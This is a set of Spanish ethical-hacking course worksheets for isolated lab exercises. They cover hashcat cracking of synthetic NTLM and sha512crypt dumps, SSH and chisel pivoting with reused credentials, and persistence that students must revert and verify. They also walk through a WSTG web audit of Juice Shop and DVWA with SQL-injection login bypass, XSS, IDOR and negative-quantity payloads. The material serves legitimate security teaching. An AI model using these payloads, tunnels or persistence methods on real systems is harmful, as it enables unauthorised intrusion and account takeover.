1. Abre *Shortest Paths to Domain Admins*. Señala que el camino corto **no es un exploit**: es una arista de permiso (`AdminTo`, `MemberOf`, `GenericAll`, `HasSession`).
2. Recorre una arista: "este usuario puede resetear la contraseña de aquel, que es admin local de la máquina donde tiene sesión un Domain Admin → tres saltos, cero CVE".
3. Conecta con lo que sí hacen en el `pivote-lab`: "el `svc-backup` reutilizado es una arista `Valid Accounts` como estas; en un AD real BloodHound te la dibuja".

Cierre

La lección transferible al reto HE-E14: el movimiento lateral se **planifica sobre relaciones de identidad y permisos**, no sobre vulnerabilidades. Por eso el volcado de credenciales de la sesión 1 y el grafo de la sesión 2 son la misma historia.

Ficha HE-E13 · Ataque a credenciales y política de contraseñas (RA4.b · rúbrica R1)

> Solo VLAN de laboratorio. Los ficheros `hashes-lab.txt` (NTLM del volcado AD) y `shadow-lab.txt` (sha512crypt del host Linux) son **sintéticos**: ningún dato real.

Objetivo

Recuperar el máximo de contraseñas de dos volcados de laboratorio, **midiendo** qué tipo de ataque rompe cada una y **cuánto cuesta**, para concluir una **política de contraseñas medible** (no "usa contraseñas fuertes", sino "≥ N caracteres / tal función de derivación").

Material

- `hashes-lab.txt` — volcado estilo *secretsdump* (NTLM, rápido). 9 cuentas.
- `shadow-lab.txt` — volcado `/etc/shadow` (sha512crypt, lento por diseño). 3 cuentas.
- `rockyou.txt` (`/usr/share/wordlists/rockyou.txt`) y reglas de hashcat (`/usr/share/hashcat/rules/`).

Pasos

1. **Prepara los hashes NT.** Del volcado *secretsdump* solo se ataca el campo NT: `bash cut -d: -f4 hashes-lab.txt > nt.txt`
2. **Diccionario recto** (NTLM, modo 1000): `bash hashcat -m 1000 -a 0 nt.txt /usr/share/wordlists/rockyou.txt --potfile-path e13.pot` Anota **cuántas cae** y **el tiempo** (`Time.Started`/`Time.Estimated` en la salida).
3. **Diccionario + reglas** (mutaciones: mayúsculas, sufijos, l33t): `bash hashcat -m 1000 -a 0 nt.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --potfile-path e13.pot`
4. **Máscara / híbrido** para el patrón corporativo `Palabra + Año + símbolo`: `bash # híbrido: palabra de rockyou + 4 dígitos + 1 símbolo hashcat -m 1000 -a 6 nt.txt /usr/share/wordlists/rockyou.txt '?d?d?d?d?s' --potfile-path e13.pot`

5. **Muestra lo crackeado** y crúzalo con el usuario: `bash hashcat -m 1000 nt.txt --show --potfile-path e13.pot # para asociar hash->usuario usa el volcado con --username: hashcat -m 1000 -a 0 hashes-lab.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --username --show`
6. **Repite contra el shadow Linux** (modo 1800, sha512crypt) y **compara el tiempo** con NTLM: `bash hashcat -m 1800 -a 0 shadow-lab.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule`

> Observa que con la MISMA wordlist el sha512crypt va **mucho** más lento. Ese es el punto.

Qué entregar (`NN-HE-E13-credenciales.md`)

- Tabla: **usuario → contraseña → ataque que la rompió → tiempo/velocidad (H/s)**.
- Cuántas cuentas quedaron **sin romper** y por qué.
- Al menos **una reutilización de contraseña** detectada y su implicación.
- **Conclusión de política medible**: longitud/entropía mínima que habría hecho inviable el crackeo en tu hardware, y por qué el algoritmo de almacenamiento (NTLM vs sha512crypt vs Argon2) cambia el resultado. Conecta con **PPS UT5** (almacenamiento seguro de secretos).

Preguntas de cierre

1. ¿Por qué el hash NT vacío (`31d6cfe0...`) aparece "roto" al instante? ¿Qué representa?
2. Dos cuentas comparten el mismo hash NT. ¿Qué significa y qué riesgo añade?
3. Si el volcado fuese Argon2id en vez de NTLM, ¿cambiaría tu estrategia? ¿Cuál sería?

Ficha HE-E14 · Cadena: pivotaje + persistencia con reversión verificada (RA4.a,c,d · rúbrica R3)

> Solo VLAN de laboratorio. Reto integrado: se entrega a HE y **a Incidentes (IC)** como caso. **Regla innegociable**: toda persistencia se **revierte y se verifica**. Sin la captura de la ausencia tras revertir, el entregable **no está completo** (rúbrica R3, higiene operativa).

Escenario

`pivote-lab` levantado (ver `pivote-lab/README.md`). Tienes: - `pivote` (172.31.10.10 en DMZ / 172.31.20.10 en interna) — SSH en el puerto 2222 del host. - `interna-app` (172.31.20.20) — **solo** en la red

interna, sin ruta desde tu Kali.

Parte A — Acceso con credencial reutilizada (RA4.a)

La contraseña `svc-backup:Password1` la **crackeaste en HE-E13**. Úsala para entrar:

```
ssh -p 2222 svc-backup@<IP-del-host-pivote>   # contraseña: Password1
hostname; id; ip -4 a | grep 172.31           # confirma doble interfaz
```

Documenta: cómo obtuviste la credencial (reutilización del volcado NTLM) y qué ves del segmento interno.

Parte B — Pivotaje al segmento interno (RA4.c)

Objetivo: leer la bandera de `http://172.31.20.20/` que **no** alcanzas directamente.

Método principal — **SSH dynamic forward** (SOCKS):

```
# desde tu Kali:
ssh -p 2222 -f -N -D 1080 svc-backup@<IP-del-host-pivote>      # túnel SOCKS en 127.0.0.1:1080
curl --socks5-hostname 127.0.0.1:1080 http://172.31.20.20/     # a través del pivote
proxychains -q curl http://172.31.20.20/                        # alternativa con proxychains
(socks5 127.0.0.1 1080)
```

Método alternativo — **chisel** (si te piden practicar túnel reverso):

```
# en tu Kali (servidor):
chisel server -p 8080 --reverse
# en pivote (cliente, súbelo con scp):
./chisel client <IP-Kali>:8080 R:socks
# -> SOCKS en 127.0.0.1:1080 de tu Kali; luego igual que arriba
```

[CHECKPOINT] Pega la **bandera** `FLAG{...}` en tu entregable como prueba del pivotaje.

Parte C — Persistencia → reversión verificada (RA4.d)

Instala **UN** mecanismo de persistencia en `pivote`, documéntalo, **revíértelo y verifica**.

Elige uno (los tres son revertibles y verificables): - **cron**: una tarea que llama a casa cada minuto. - **authorized_keys**: tu clave pública en `~svc-backup/.ssh/authorized_keys` (acceso sin password). - **usuario oculto / servicio**: crear una cuenta adicional (documéntala para poder borrarla).

Para CADA mecanismo registra, ANTES de revertir: - **ruta** exacta del artefacto, **contenido**, **hash** (`sha256sum`) y **marca temporal** (`stat`).

Después: - **revierte** (borra la línea de cron / la clave / el usuario), - **verifica la ausencia** volviendo a enumerar y **captura la salida vacía**.

Qué entregar (`NN-HE-E14-cadena.md` + `iocs.csv`)

1. Cadena completa reproducible: acceso → pivotaje (con la bandera) → persistencia.
2. Bloque de **persistencia**: instalación documentada (ruta+hash+timestamp) **y** la **evidencia de reversión** (reenumeración que muestra que ya no está).
3. `iocs.csv` para el equipo azul (IC), una fila por indicador. Usa `iocs-plantilla.csv`.
4. Un compañero debe poder **repetir** tu cadena solo con tu documento.

> Sin la evidencia de reversión (paso 2b) el reto se califica como incompleto: es la parte que distingue al profesional del que deja una puerta abierta.

Laboratorio de pivotaje UT7 — puesta a punto del profesor

Escenario de dos segmentos para practicar movimiento lateral (RA4.c) **sin necesidad de Active Directory**: un host `pivote` expuesto en la DMZ y un `interna-app` que solo se alcanza tunelizando a través de él. Enganche con HE-E13: la credencial `svc-backup:Password1` que el alumnado **crackea** en la sesión 1 es la que abre `pivote` por SSH en la sesión 2.

Levantar (una vez, antes de clase)

```
cd HE/UT7/laboratorio/pivote-lab
docker compose up -d --build
docker compose ps          # pivote (2222->22) e interna-app arriba
```

Prueba de humo (debe dar OK antes de clase)

```
# 1) SSH a pivote con la credencial reutilizada (la del volcado NTLM):
sshpass -p 'Password1' ssh -o StrictHostKeyChecking=no -p 2222 svc-backup@127.0.0.1 'hostname; ip -4
a | grep 172.31'
#   -> pivote  ·  172.31.10.10 (dmz)  ·  172.31.20.10 (interna)

# 2) El objetivo interno NO se alcanza directamente desde el atacante:
curl -m 3 http://172.31.20.20/  ; echo "  <- debe fallar/timeout desde el host atacante"

# 3) Pero SÍ a través del túnel SOCKS (pivotaje):
```

```
ssh -o StrictHostKeyChecking=no -p 2222 -f -N -D 1080 svc-backup@127.0.0.1   # pide clave: Password1
curl -s --socks5-hostname 127.0.0.1:1080 http://172.31.20.20/ | grep FLAG
#   -> FLAG{xest-pivote-interna-172.31.20.20-OK}
pkill -f "ssh.*-D 1080"    # cerrar el túnel de prueba
```

> `sshpass` no viene en Kali por defecto: `sudo apt install sshpass`. En clase el alumnado teclea la contraseña; `sshpass` es solo para automatizar esta prueba de humo.

Parar / reiniciar limpio

```
docker compose down          # entre grupos, para dejar el host sin persistencia residual
docker compose up -d --build # snapshot limpio para el siguiente grupo
```

Notas de diseño

- `interna` es una red `internal: true`: Docker le niega ruta al exterior, así que el único camino a `interna-app` es el proxy que monte el alumnado sobre `pivote`. Pivotaje **real**, no simulado.
- El método enseñado como principal es **SSH dynamic forward** (`ssh -D`) porque funciona con un `sshd` pelado y sin privilegios de red. **chisel** es la alternativa equivalente. **ligolo-ng** (que crea una interfaz `tun`) necesita `NET_ADMIN`/`--privileged` o mejor una VM completa: se **demuestra proyectado**, no se exige a cada estación.
- La persistencia de HE-E14 se instala DENTRO de `pivote` (cron / `authorized_keys`), se documenta, se revierte y se verifica. `docker compose down && up` es la red de seguridad si alguien no revierte.

HE · UT8 — Auditoría de aplicaciones web

8 horas · RA5 (a, b, c, d, e, f) · Servicio SOC: Protección — validación de la aplicación en producción · Evidencias HE–E15, HE–E16

Qué vamos a conseguir

Auditar una aplicación con pruebas manuales y un informe defendible.

Antes de empezar

Herramientas: Navegador, Burp/ZAP, curl, WSTG; escáneres de apoyo.

Consulta la guía de instalación, la guía de herramientas y las precisiones del curso. Prepara una carpeta propia para resultados; conserva intactos los datos de partida.

Ruta de trabajo

1. Comprueba que el servicio de PPS UT4–UT5 está disponible y registra su versión y alcance.
2. Sigue ficha-01-recon-flujo-wstg.md: observa el flujo con dos cuentas ficticias y permisos distintos.
3. Formula una hipótesis por hallazgo y captura petición, respuesta y efecto; conserva también un caso legítimo de control.
4. Usa ficha-02-automatizacion-verificacion.md para contrastar resultados automáticos. Las plantillas no amplían el alcance autorizado.
5. Prioriza impacto y probabilidad con contexto; propone la corrección y una prueba de cierre por hallazgo.
6. Entrega HE-E15 y prepara la defensa HE-E16 reproduciendo un caso desde cero. Un JWT decodificado no implica firma verificada ni vulnerabilidad.

Cómo comprobar que está hecho

Evidencia reproducible; permisos y lógica revisados; corrección verificable.

> No supongas que cambiar a nivel high en DVWA elimina todos los fallos; verifica el código y la versión.

Desarrollo y fichas

- Explicación completa de la unidad.
- ficha-01-recon-flujo-wstg
- ficha-02-automatizacion-verificacion

Entrega y revisión

Los nombres y formatos están en el cuaderno de entregables. Antes de entregar, comprueba alcance, pasos reproducibles, resultados, interpretación y límites. Identifica tu trabajo por número de lista, módulo y evidencia.

Incluye una dificultad que hayas resuelto y explica por qué la solución funciona. Si utilizas una salida de ejemplo, declárala; no la presentes como ejecución propia.

HE · UT8 — Auditoría de aplicaciones web

8 horas · RA5 (a, b, c, d, e, f) · Servicio SOC: Protección — validación de la aplicación en producción · Evidencias HE–E15, HE–E16

---

1. Objetivo de la unidad

Auditar una aplicación web completa siguiendo la metodología OWASP WSTG. El objetivo es el portal del SOC de xest, el mismo servicio que el módulo PPS ha construido y endurecido: aquí se comprueba empíricamente si ese endurecimiento resiste. **Requiere que PPS haya cerrado sus UT4 y UT5.**

2. Contenido

2.1 Autenticación web (RA5.a)

Formulario y sesión, tokens, **OAuth 2.0**, **OpenID Connect**, **SAML**. Debilidades y fortalezas de cada uno: dónde está el token, cómo se valida, qué pasa si expira mal.

2.2 Inventario del servicio (RA5.b)

Equipos, protocolos, servicios y sistemas operativos que sostienen la aplicación. Reutiliza el inventario de la UT5.

2.3 Análisis del flujo (RA5.c)

Interacción navegador–aplicación con **proxy de interceptación** (Burp/ZAP): entender el uso normal antes de atacar.

2.4 Examen manual (RA5.d)

Conforme a **OWASP WSTG**: lógica de negocio, autorización, gestión de sesión, validación de entrada. El examen manual encuentra lo que el escáner no ve (fallos de lógica y de autorización).

2.5 Automatización con verificación (RA5.e, RA5.f)

- Escáneres y plantillas (nuclei, ZAP activo), explotación asistida (sqlmap).
- **Verificación manual obligatoria** de cada hallazgo automático.
- Automatización de flujos autenticados con **Selenium**.

3. Laboratorio guiado

Parte A — Análisis del flujo con proxy (RA5.a, RA5.c)

```
# ZAP en modo proxy; configurar el navegador para pasar por 127.0.0.1:8080
zaproxy &
# Recorrer la aplicación autenticado y revisar el árbol de peticiones
```

1. Mapea la autenticación y la gestión de sesión del portal. Identifica el mecanismo (cookie de sesión, token) y sus debilidades.

Parte B — Examen manual WSTG (RA5.b, RA5.d)

2. Recorre las secciones aplicables de WSTG: control de acceso (IDOR), lógica de negocio, sesión, validación. Documenta cada hallazgo con evidencia.

Parte C — Automatización con verificación (RA5.e, RA5.f)

```
# Escaneo activo dirigido
nuclei -u https://portal-soc.xest.local -severity critical,high,medium
sqlmap -u "https://portal-soc.xest.local/buscar?q=1" --batch --level 2

# Flujo autenticado automatizado
python3 selenium_flujo_login.py
```

3. Compara los hallazgos automáticos con los manuales y **explica las diferencias**: qué encontró solo el humano, qué solo la herramienta, qué fue falso positivo.

4. Entregables

- **HE–E15** (informe, rúbrica R2): informe de auditoría web completo — resumen ejecutivo, metodología, hallazgos con evidencia, riesgo y remediación.
- **HE–E16** (defensa oral, rúbrica R4): defensa de un hallazgo crítico ante tribunal simulado.

5. Criterios de superación

- El examen manual aporta hallazgos que el escáner no encontró (lógica/autorización).
- Todo hallazgo automático está verificado a mano; los falsos positivos, descartados.
- El informe convierte los hallazgos en riesgo priorizado y remediable.

6. Errores frecuentes

- Entregar la salida cruda de un escáner como si fuera un informe de auditoría.
- No verificar los hallazgos automáticos: se reporta ruido y se pierde credibilidad.
- Olvidar el resumen ejecutivo: el hallazgo técnico sin traducción de negocio no llega a quien decide.

7. Referencias

- OWASP **WSTG 4.2** — guía de referencia del examen.
- Burp Suite / OWASP ZAP, nuclei, sqlmap, Selenium.
- OAuth 2.0 (RFC 6749), OpenID Connect, SAML 2.0.
- MITRE ATT&CK — Exploitation of Public-Facing Application (T1190).

HE UT8 · Ficha 01 (alumnado) — Recon, proxy y control de acceso

Módulo 5025 Hacking Ético · **UT8** (sesión 1 de 2) · **RA5 CE a, b, c, d**. **Evidencia que alimenta**: HE-E15 (informe de auditoría web, I2/R2). **Prerrequisito bloqueante**: ROE del curso firmado (HE-E1) · PPS UT4 y UT5 cerradas.

> **Reglas de aula**: todo en la **VLAN aislada** de xest; nunca la red del centro ni Internet; cada hallazgo se documenta con **petición + respuesta + captura** y marca de tiempo; actuar fuera de alcance = 0 (rúbrica R1, salida cero).

Objetivos (levantados con `docker compose up -d` en `comun/entornos/objetivos/`):

Objetivo	URL
portal-soc	`http://portal-soc.xest.local:8080`
Juice Shop	`http://juice.xest.local:3000`
DVWA	`http://dvwa.xest.local:8081` (nivel low)
bWAPP	`http://bwapp.xest.local:8083`

---

§1 — Inventario y *fingerprinting* del portal (RA5.b)

Completa la tabla **sin usar todavía el proxy**, solo con `curl`. No modifiques nada.

```
curl -sI http://portal-soc.xest.local:8080/
curl -sI http://portal-soc.xest.local:8080/ | grep -iE 'strict-transport|content-security|x-content-type|referrer-policy|x-frame'
curl -s -X OPTIONS -i http://portal-soc.xest.local:8080/ | grep -i '^Allow'
curl -s -o /dev/null -w '%{http_code}\n' http://portal-soc.xest.local:8080/static/
```

Comprobación	Resultado observado	¿Hallazgo? (sí/no)	Sección WSTG
Versión del servidor (banner)			WSTG-INFO-02
Cabecera `Strict-Transport-Security`			WSTG-CONF-07
Cabecera `Content-Security-Policy`			WSTG-CLNT-*
Cabecera `X-Content-Type-Options`			WSTG-CONF
Métodos HTTP admitidos (`Allow`)			WSTG-CONF-06
Listado de directorios en `/static/`			WSTG-CONF-04

Pista honesta: alguna comprobación saldrá *NO vulnerable* (p. ej. TRACE en nginx da 405). Anótala igual: distinguir *comprobado y seguro* de *comprobado y vulnerable* es parte del rigor.

---

§2 — Interceptar el flujo con proxy (RA5.a, c)

1. Arranca el proxy: `zaproxy &` (escucha en `127.0.0.1:8080`).
2. Configura el navegador de la Kali: proxy manual `127.0.0.1:8080` y acepta el **CA de ZAP**.
3. Registra un usuario en **Juice Shop** (`Account → Login → Not yet a customer?`), inicia sesión y **añade un producto a la cesta**.
4. Observa el árbol de peticiones en ZAP: ese es el **mapa de la aplicación**.

Identifica el mecanismo de sesión (responde en tu informe):

```
# En la consola del navegador (F12) sobre Juice Shop, tras iniciar sesión:
#   window.localStorage.getItem('token')
# Decodifica el payload del JWT (sin verificar firma):
echo 'PEGA_AQUI_EL_JWT' | cut -d. -f2 | base64 -d 2>/dev/null | jq .
```

- ¿La sesión es cookie o token? ¿Dónde se guarda? _____
- ¿Qué campos lleva el token (`id`, `role`, `iat`)? _____
- ¿El `id` parece **secuencial**? (pista para el §3) _____

---

§3 — Examen manual WSTG I: control de acceso / IDOR (RA5.d) · RETO en parejas

Encuentra y **evidencia al menos DOS** fallos de control de acceso **distintos**. Cada uno con la petición propia, la ajena y la respuesta que lo demuestra.

A) IDOR de objeto — la cesta de Juice Shop

```
TOKEN='PEGA_AQUI_TU_JWT'
# Tu cesta (usa el id que viste en el flujo, p.ej. 6):
curl -s http://juice.xest.local:3000/rest/basket/6 -H "Authorization: Bearer $TOKEN" | jq
'.data.Products[].name'
# Prueba un id vecino (5, 4, ...):
curl -s http://juice.xest.local:3000/rest/basket/5 -H "Authorization: Bearer $TOKEN" | jq '.data'
```

¿Puedes leer una cesta que no es tuya? Documenta las dos peticiones.

B) Control de acceso a nivel de función - Navega directamente a `http://juice.xest.local:3000/#/administration` **sin ser admin**. - ¿Se te niega o accedes? Captura el resultado.

C) DVWA (nivel low) — elige un módulo de autorización (p. ej. salto por parámetro) y evidencia el acceso indebido.

Rellena por cada hallazgo:

Id	Hallazgo	Objetivo	Categoría WSTG	Petición propia / ajena	Impacto (1 frase)
H-a			WSTG-ATHZ-04 (IDOR)		
H-b			WSTG-ATHZ-02 (función)		

---

§4 — Registrar en la plantilla de informe (base de HE-E15)

Abre `HE/material/plantillas/informe-pentest.md` y traslada tus **dos hallazgos** a la ficha de hallazgo detallado (H-01, H-02) con: categoría/TTP ATT&CK, evidencia reproducible, impacto de negocio, remediación (CWE) y prioridad provisional. Se completará en la sesión 2.

Checklist de salida (sesión 1)

- [ ] Tabla de fingerprinting del §1 completa (con al menos un "comprobado y seguro").
- [ ] Mecanismo de sesión identificado y JWT decodificado.
- [ ] **Dos** hallazgos de control de acceso evidenciados (petición propia + ajena + captura).
- [ ] Ambos volcados a la plantilla del informe.

HE UT8 · Ficha 02 (alumnado) — Lógica, inyección, automatización verificada e informe

Módulo 5025 Hacking Ético · **UT8** (sesión 2 de 2) · **RA5 CE d, e, f**. **Evidencias que produce**: **HE-E15** (informe, I2/R2) y **HE-E16** (defensa oral, I4/R4). **Continúa** la ficha 01. Mismos objetivos y mismas reglas de aula (VLAN aislada, salida cero).

---

§1 — WSTG II: lógica de negocio + sesión (RA5.d) · RETO en parejas

A) Lógica de negocio (WSTG-BUSL) — cantidad negativa en la cesta de Juice Shop:

```
TOKEN='TU_JWT'
# Localiza el id de un item de tu cesta (BasketItem) navegando la cesta con el proxy.
curl -s -X PUT http://juice.xest.local:3000/api/BasketItems/7 \
  -H "Authorization: Bearer $TOKEN" -H 'Content-Type: application/json' \
  -d '{"quantity": -100}' | jq '.data | {id:.id, quantity:.quantity}'
```

¿Acepta la cantidad negativa? ¿Qué le pasa al importe del pedido?

B) Sesión (WSTG-SESS): - ¿El JWT **expira**? Reutiliza un token de hace horas y comprueba si sigue válido. - ¿Se **rota** el token tras cambiar la contraseña? (fijación de sesión). - Si el objetivo usa cookie (revisa portal-soc tras el bastionado de PPS): flags `HttpOnly`, `Secure`, `SameSite`.

Documenta **1 fallo de lógica + 1 hallazgo de sesión** con evidencia.

---

§2 — WSTG III: inyección SQL + XSS (RA5.d)

A) SQLi — bypass de login en Juice Shop (WSTG-INPV-05):

```
curl -s http://juice.xest.local:3000/rest/user/login \
  -H 'Content-Type: application/json' \
  -d '{"email":"'"'"' OR 1=1--","password":"x"}' | jq '.authentication | {umail, token}'
```

¿Obtienes un token? ¿De qué usuario? (pista: el primero de la tabla suele ser el admin).

B) SQLi en DVWA — el antes/después:

```
# DVWA -> SQL Injection, campo id, nivel low:
1' OR '1'='1
# Luego sube DVWA_SECURITY a 'high' y repite: ¿sigue funcionando?
```

C) XSS (WSTG-INPV-01/02): - Reflejado en DVWA (low): `<script>alert(document.domain)</script>` - DOM en Juice Shop (buscador): `<iframe src="javascript:alert(`xss`)">`

Evidencia = captura del `alert` con el dominio del objetivo. Remediación: codificación de salida + Content-Security-Policy (¡la que faltaba en el §1 de la ficha 01!).

---

§3 — Automatización CON verificación (RA5.e, f)

```
nuclei -u http://portal-soc.xest.local:8080 -severity low,medium,high,critical
nikto -host http://portal-soc.xest.local:8080
sqlmap -u "http://juice.xest.local:3000/rest/products/search?q=test" --batch --level 2 --risk 1
```

Rellena la **tabla de contraste** (es lo que evalúa RA5.f):

Hallazgo	¿Lo encontró el humano?	¿Lo encontró la máquina?	¿Verificado a mano?	Veredicto
IDOR cesta				
SQLi login				

Hallazgo	¿Lo encontró el humano?	¿Lo encontró la máquina?	¿Verificado a mano?	Veredicto
Cabeceras ausentes				
Lógica (cantidad negativa)				
(línea de nikto a elegir)				¿falso positivo?

Regla dura: un hallazgo que solo encontró la máquina y **no** verificaste a mano **no entra** en el informe. Debes tener **al menos uno** que solo encontró el humano.

Flujo autenticado con Selenium:

```
# Registra el usuario de prueba (una vez):
curl -s http://juice.xest.local:3000/api/Users/ -H 'Content-Type: application/json' \
  -d
'{"email":"selenium@xest.local","password":"Xest.2027","passwordRepeat":"Xest.2027","securityQuestio
n":{"id":1},"securityAnswer":"lab"}' >/dev/null
# Ejecuta el flujo:
python3 selenium_flujo_login.py --url http://juice.xest.local:3000 \
  --email selenium@xest.local --password 'Xest.2027' --headless
```

Lee el script: entiende cómo automatiza el login y extrae el token. No es una caja negra.

---

§4 — Montar HE-E15 (informe, rúbrica R2)

Sobre `HE/material/plantillas/informe-pentest.md`, entrega `NN-HE-E15-auditoria-web.pdf` con:

1. **Resumen ejecutivo** (1 pág, sin jerga): semáforo + 3 riesgos top + recomendación.
2. **Alcance y metodología**: WSTG 4.2, caja gris, referencia al ROE.
3. **Tabla de hallazgos** priorizada por **explotabilidad real** (no por nota automática).
4. **Hallazgos detallados** con evidencia reproducible + remediación (CWE) + prioridad.
5. **Matriz probabilidad × impacto** y anexo IoC para el equipo azul (IC).

Prioridad sugerida: crítico (SQLi login, IDOR datos de clientes) · medio (lógica, XSS) · bajo (cabeceras ausentes, banner de versión). **Justifica** cada nivel.

§5 — Preparar HE-E16 (defensa, rúbrica R4)

Elige tu hallazgo crítico (recomendado: SQLi con bypass de autenticación). En ≤10 min: - Traduce el impacto técnico a **consecuencia de negocio**. - **PoC en vivo** con plan B (captura grabada por si el laboratorio falla). -

Remediación verificable + explicita **alcance y autorización** sin que te lo pregunten.

Checklist de salida (sesión 2)

- [ ] 1 fallo de lógica + 1 de sesión evidenciados.
- [ ] 1 SQLi (con antes/después en DVWA) + 1 XSS evidenciados.
- [ ] Tabla de contraste humano↔máquina completa, con ≥1 hallazgo solo-humano.
- [ ] Flujo Selenium ejecutado.
- [ ] Informe HE-E15 montado sobre la plantilla.
- [ ] Hallazgo crítico elegido y defensa HE-E16 preparada.
